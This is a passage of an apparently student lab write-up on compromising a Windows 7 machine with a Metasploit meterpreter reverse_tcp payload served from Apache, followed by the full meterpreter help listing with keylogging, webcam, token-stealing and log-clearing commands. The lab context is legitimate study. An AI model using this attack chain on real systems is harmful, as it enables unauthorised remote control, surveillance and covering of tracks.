


We then move the payload.exe to a directory we have created with the command

$ sudo mkdir /var/www/html/downloads

$ sudo mv payload.exe /var/www/html/downloads/payload.exe

This will allow the payload to be downloaded on the targeted computer.



In Metasploitable, we use the command

use multi/handler

and set the payload using

set payload windows/meterpreter/reverce_tcp

The picture below shows the options needed to fill which is LHOST






Image below is the information about the exploit.




We then set the LHOST to our host IP (192.168.21.100) and exploit it.

Reverse TCP handler will then start on our host IP.




However, a command line must be used before the payload can be downloaded.

$ service apache2 start




After the command, the targeted computer which is Windows 7 can download the payload.exe file at 192.168.21.100/downloads.




After we run the payload.exe in the windows machine, the reverse tcp will start.

Typing ***sysinfo*** shows the information on the computer.



Below is the list of commands that can be used to control the affected machine.

Typing ***help*** will show a list of commands



```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background
                              thread
    channel                   Displays information or control active channel
                              s
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https
                              )
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current
                              session
    load                      Load one or more meterpreter extensions
```

```
    machine_id                Get the MSF ID of the machine attached to the
                              session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the ses
                              sion
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establi
                              sh session
    ssl_verify                Modify the SSL certificate verification settin
                              g
    transport                 Manage the transport mechanisms
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel
```


```
Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    checksum      Retrieve the checksum of a file
    cp            Copy source to destination
    del           Delete the specified file
    dir           List files (alias for ls)
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lls           List local files
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    mv            Move source to destination
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    show_mount    List all mount points/logical drives
    upload        Upload a file or directory
```

```
Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    arp           Display the host ARP cache
    getproxy      Display the current proxy configuration
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    netstat       Display the network connections
    portfwd       Forward a local port to a remote service
    resolve       Resolve a set of host names on the target
    route         View and modify the routing table
```


```
Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    clearev       Clear the event log
    drop_token    Relinquishes any active impersonation token.
    execute       Execute a command
    getenv        Get one or more environment variable values
    getpid        Get the current process identifier
    getprivs      Attempt to enable all privileges available to the current
                  process
    getsid        Get the SID of the user that the server is running as
    getuid        Get the user that the server is running as
    kill          Terminate a process
    localtime     Displays the target system local date and time
    pgrep         Filter processes by name
    pkill         Terminate processes by name
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shell         Drop into a system command shell
    shutdown      Shuts down the remote computer
    steal_token   Attempts to steal an impersonation token from the target p
                  rocess
    suspend       Suspends or resumes a list of processes
    sysinfo       Gets information about the remote system, such as OS
```

```
Stdapi: User interface Commands
===============================

    Command         Description
    -------         -----------
    enumdesktops    List all accessible desktops and window stations
    getdesktop      Get the current meterpreter desktop
    idletime        Returns the number of seconds the remote user has been id
                    le
    keyboard_send   Send keystrokes
    keyevent        Send key events
    keyscan_dump    Dump the keystroke buffer
    keyscan_start   Start capturing keystrokes
    keyscan_stop    Stop capturing keystrokes
    mouse           Send mouse events
    screenshare     Watch the remote user desktop in real time
    screenshot      Grab a screenshot of the interactive desktop
    setdesktop      Change the meterpreters current desktop
    uictl           Control some of the user interface components
```

```
Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam

Stdapi: Audio Output Commands
=============================

    Command       Description
    -------       -----------
    play          play a waveform audio file (.wav) on the target system

Priv: Elevate Commands
======================

    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.
```


Priv: Timestomp Commands
Command
Description
timestomp
Manipulate file MACE attributes

Next we will try do use some commands. We will try making a folder using the exploit. The picture below is the windows desktop before making the folder “mamat”.

